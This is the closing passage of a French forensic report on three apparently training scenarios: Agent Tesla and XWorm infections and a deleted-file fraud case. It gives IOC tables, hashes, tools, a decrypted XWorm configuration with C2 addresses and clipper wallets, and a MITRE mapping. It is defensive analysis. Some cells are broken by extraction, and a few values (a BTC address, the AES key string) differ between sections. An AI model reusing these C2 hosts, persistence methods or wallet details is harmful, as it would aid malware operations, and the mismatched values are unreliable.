Rétention/versioning et interdiction de suppression définitive (documents probants)	Moyenne	Long terme	3
Capacité forensique dedup-aware (outillage + formation)	Moyenne	Long terme	3
Formation SOC aux techniques observées (reverse shell, hollowing, exfiltration)	Moyenne	Long terme	1, 2
Revue périodique pare-feu / partages / configurations	Moyenne	Long terme	1

Appendices

A. Tableau IOC maître consolidé

Ce tableau regroupe l'ensemble des indicateurs des trois scénarios. Pour Stonks (fraude interne), les entrées correspondent à des artefacts probants plutôt qu'à des indicateurs de compromission au sens strict.

Type	Valeur	Scénario	Contexte
IP	10.0.2.4	1 — Lockdown	Attaquant : scan, énumération SMB, reverse shell
IP	185.174.175.187	1 — Lockdown	Serveur SMTP d'exfiltration (Agent Tesla)
Domaine	cp8nl.hyperhost.ua	1 — Lockdown	FQDN du C2 (résolution SMTP)
Email	blessed4ever@genesio.top	1 — Lockdown	Compte SMTP d'exfiltration
SHA256	c25a6673a24d169de1bb399d226c12cdc666e0fa534149fc9fa7896ee61d406f	1 — Lockdown	updatenow.exe (Agent Tesla)
MD5	d797600296ddbed4497725579d814b7e	1 — Lockdown	updatenow.exe (Agent Tesla)

Fichier	shell.aspx	1 — Lockdown	Web-shell ASP.NET uploadé via SMB (1 015 024 o)
Fichier	updatenow.exe	1 — Lockdown	Implant Agent Tesla
Chemin	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\updatenow.exe	1 — Lockdown	Persistence (Startup Folder, T1547.001)
Chemin	C:\Users\admin\AppData\Roaming\Microsoft\Windo ws\Start Menu\Programs\Startup\update.exe	1 — Lockdown	Second implant (process hollowing)
Port	4443/tcp	1 — Lockdown	Reverse shell listener
Port	587/tcp	1 — Lockdown	SMTP d'exfiltration
Processus	w3wp.exe (PID 4332)	1 — Lockdown	Worker IIS compromis (reverse shell + spawn malware)
Processus	updatenow.exe (PID 900)	1 — Lockdown	Processus Agent Tesla

Processus	RegSvcs.exe (PID 4200)	1 — Lockdown	Processus légitime détourné (process hollowing)
SHA256	ced525930c76834184b4e194077c8c4e7342b3323544365b714943519a0f92af	2 — XWorm	XWorm.malware
MD5	7c7aff561f11d16a6ec8a999a2b8cdad	2 — XWorm	XWorm.malware
IP	185.117.250.169	2 — XWorm	C2 (port 7000)
IP	66.175.239.149	2 — XWorm	C2 (port 7000)
IP	185.117.249.43	2 — XWorm	C2 (port 7000)
Port	7000/tcp	2 — XWorm	Communication C2
Mutex	<Xwormmm>	2 — XWorm	Splitter / mutex
Chemical	%AppData%\WmiPrvSE.exe	2 — XWorm	Binaire déposé (install)
Fichier	WmiPrvSE.lnk	2 —	Raccourci de

		XWor m	persistance (Startup)
Clé de registr e	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion \Run\WmiPrvSE	2 — XWor m	Persistance (Run key)
Clé de registr e	HKCU\...\Explorer\Advanced\ShowSuperHidden = 0	2 — XWor m	Masquage des fichiers cachés
Tâche planifi ée	WmiPrvSE (/RL HIGHEST /sc minute /mo 1)	2 — XWor m	Persistance à privilèges élevés
Fichier	USB.exe + leurres *.lnk (cible cmd.exe)	2 — XWor m	Propagation par périphériques amovibles
URL	http://ip-api.com/line/?fields=hosting	2 — XWor m	Check anti- analyse (hébergement/ cloud)
Chaîne	8xTJ0EKPuiQsJVaT	2 — XWor m	Chaîne codée en dur dérivant la clé AES (MD5)
Adress e BTC	bc1q2a4jgxmvslng5khwvzkt9pechms20ghff42s5g	2 — XWor m	Clipper crypto (Bitcoin)
Adress e ETH	0x10cE3E5678f40f0B94A2fB5003f04012ecA407C5	2 — XWor m	Clipper crypto (Ethereum)
Hôte	FSERVER01 (Windows Server 2019, UTC+7)	3 —	Serveur de

		Stonks	fichiers saisi
Fichier	Internal Consolidated Financial Statements 2024.docx (MFT #46)	3 — Stonks	Rapport supprimé récupéré
SHA256	e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513	3 — Stonks	Fichier récupéré (90 593 o)
GUID	{6F89FF76-AE45-4802-BD0E-4075177C075F}	3 — Stonks	ChunkStore de déduplication
Offset	0x0000b9b0	3 — Stonks	\$REPARSE_POINT du fichier dans \$MFT
Event	System.evtx EID 7045, 2025-09-18 09:56:40	3 — Stonks	Installation du Data Deduplication Service
Personne	Elaine Chua (Senior Accountant)	3 — Stonks	Rédactrice du rapport interne falsifié

B. Chain of custody — empreintes forensiques des artefacts

SHA-256 calculés sur les artefacts sources (commande `shasum -a 256`).

Scénario	Artefact	Taille	SHA-256
1 — Lock down	capture.pcapng	393 208	cd93ae35b3a4989232dae009bdfb93cbf148ccbfe5087b96c9ad823034ca0bfb

		8 o (~ 3,7 M o)	
1 — Lock down	memdump.mem	4 83 1 83 8 20 8 o (~ 4,5 Go)	94ffad6a879395ec1ce438dfc1347e8252 00767c07d3e2a6167a34fb764ce64f
1 — Lock down	updatenow.exe	60 2 11 2 o (5 88 Ko)	c25a6673a24d169de1bb399d226c12cdc6 66e0fa534149fc9fa7896ee61d406f
2 — XWo rm	XWorm.malware	87 55 3 o (8 5 Ko)	ced525930c76834184b4e194077c8c4e73 42b3323544365b714943519a0f92af
3 —	evidence.ad1	17	942e8a3b668e31d9aab94c0a0ae7294af9

Stonks		8 43 1 52 7 o (~ 17 0 M o)	4f85011670179a1150cebd00f40243
3 — Stonks	Internal_Consolidated_Financial_Statements_2024.docx (récupéré)	90 59 3 o	e51e773e5404f29cc2816cff3fbdcc8b2c28f9e8040a6e7fe926b21336b66513

Note : le hash de updatenow.exe et celui du DOCX récupéré coïncident avec les empreintes citées dans les rapports de scénario, ce qui confirme l'intégrité des artefacts entre l'analyse et la consolidation.

C. Inventaire des outils

Outil	Usage	Scénario(s)
tshark (Wireshark CLI)	Décodage et filtrage de la capture PCAP (conversations TCP, SMB2, DCERPC)	1
Volatility 3 (vol)	Forensique mémoire : windows.info, windows.pstree, windows.netscan	1
upx	Décompression du packer UPX d'updatenow.exe	1

strings / file	Identification de type et extraction de chaînes	1, 2
sha256sum / md5sum / shasum	Calcul d'empreintes (chain of custody)	1, 2, 3
ANY.RUN	Analyse dynamique en sandbox, détection YARA (Agent Tesla)	1
ilspycmd (ILSpy, via dotnet exec --roll-forward LatestMajor)	Décompilation .NET complète en C#	2
dnfile / pefile	Lecture des métadonnées PE et .NET (timestamp de compilation, ressources)	2
Detect It Easy / CFF Explorer / PESTudio	Triage PE (équivalents OSINT)	2
pycryptodome (Python)	Reproduction du déchiffrement AES de la configuration	2
Extracteur AD1 C maison (base al3ks1s/AD1-tools)	Extraction de l'image logique AD1 (patch mkdir 0755, shims endian/stat macOS)	3
python-evtx	Parsing des journaux EVTX (Deduplication, System, Setup)	3
regipy	Lecture du registre (tâches, fuseau horaire)	3
Parseurs \$MFT + ChunkStore maison (tools/recover_dedup_file.py)	Repérage du fichier supprimé et reconstruction depuis le ChunkStore	3

zipfile (Python)	Extraction OOXML du DOCX récupéré (métadonnées, états financiers)	3
pandoc / typst (moteur PDF)	Génération des rapports PDF — remplacé par le moteur maison du dépôt report/	1, 2, 3

D. Extraits bruts

D.1 — Configuration XWorm déchiffrée (complète)

Sortie du déchiffrement AES (RijndaelManaged, ECB, PKCS7 ; clé = MD5(8xTJ0EKPuiQsJVAT) avec double copie à chevauchement offset 15) :

```
Hosts      = 185.117.250.169,66.175.239.149,185.117.249.43
Port       = 7000
Version    = <123456789>
Splitter   = <Xwormmm>
Group      = Default
USB copy   = USB.exe
Install dir = %AppData%
Drop name  = WmiPrvSE.exe
Clipper BTC = bc1q2a4jgxmvs1ng5khwvzkt9pechms20ghff42s5g
Clipper ETH = 0x10cE3E5678f40f0B94A2fB5003f04012ecA407C5
Clipper TRC20= TRC20_Address (placeholder)
```

D.2 — Comparaison des états financiers (Stonks)

Ligne *Profit for the year* — exercice 2024, en milliers (\$'000) :

```
Audited (publié, gonflé) : +2 672 196
Internal (réel, récupéré): -1 647 555 (perte)
Cascade Internal réelle  : Operating profit      -1 269 933
                        Profit before taxation -1 432 882
                        Profit for the year      -1 647 555
Surévaluation            : 4 319 751 = 2 672 196 - (-1 647 555)
```

D.3 — Table de correspondance MITRE ATT&CK (tous scénarios)

ID	Technique	Scénario(s)
----	-----------	-------------

T1046	Network Service Scanning / Discovery	1
T1505.003	Server Software Component: Web Shell	1
T1071.001	Application Layer Protocol: Web Protocols	1
T1071.003	Application Layer Protocol: Mail Protocols	1
T1055.012	Process Injection: Process Hollowing	1
T1547.001	Boot or Logon Autostart Execution: Startup Folder / Run Keys	1, 2
S0331	Agent Tesla (famille de malware)	1
T1566.001	Phishing: Spearphishing Attachment	2
T1204.002	User Execution: Malicious File	2
T1036	Masquerading	2
T1497 / T1622	Virtualization/Sandbox Evasion / Debugger Evasion	2
T1053.005	Scheduled Task/Job: Scheduled Task	2
T1059.001	Command and Scripting Interpreter: PowerShell	2
T1562.001	Impair Defenses: Disable or Modify Tools	2
T1564.001	Hide Artifacts: Hidden Files	2

	and Directories	
T1112	Modify Registry	2
T1573 / T1071	Encrypted Channel / Application Layer Protocol (C2)	2
T1056.001	Input Capture: Keylogging	2
T1115	Clipboard Data (clipper)	2
T1091	Replication Through Removable Media	2
T1070	Indicator Removal (suppression du rapport)	3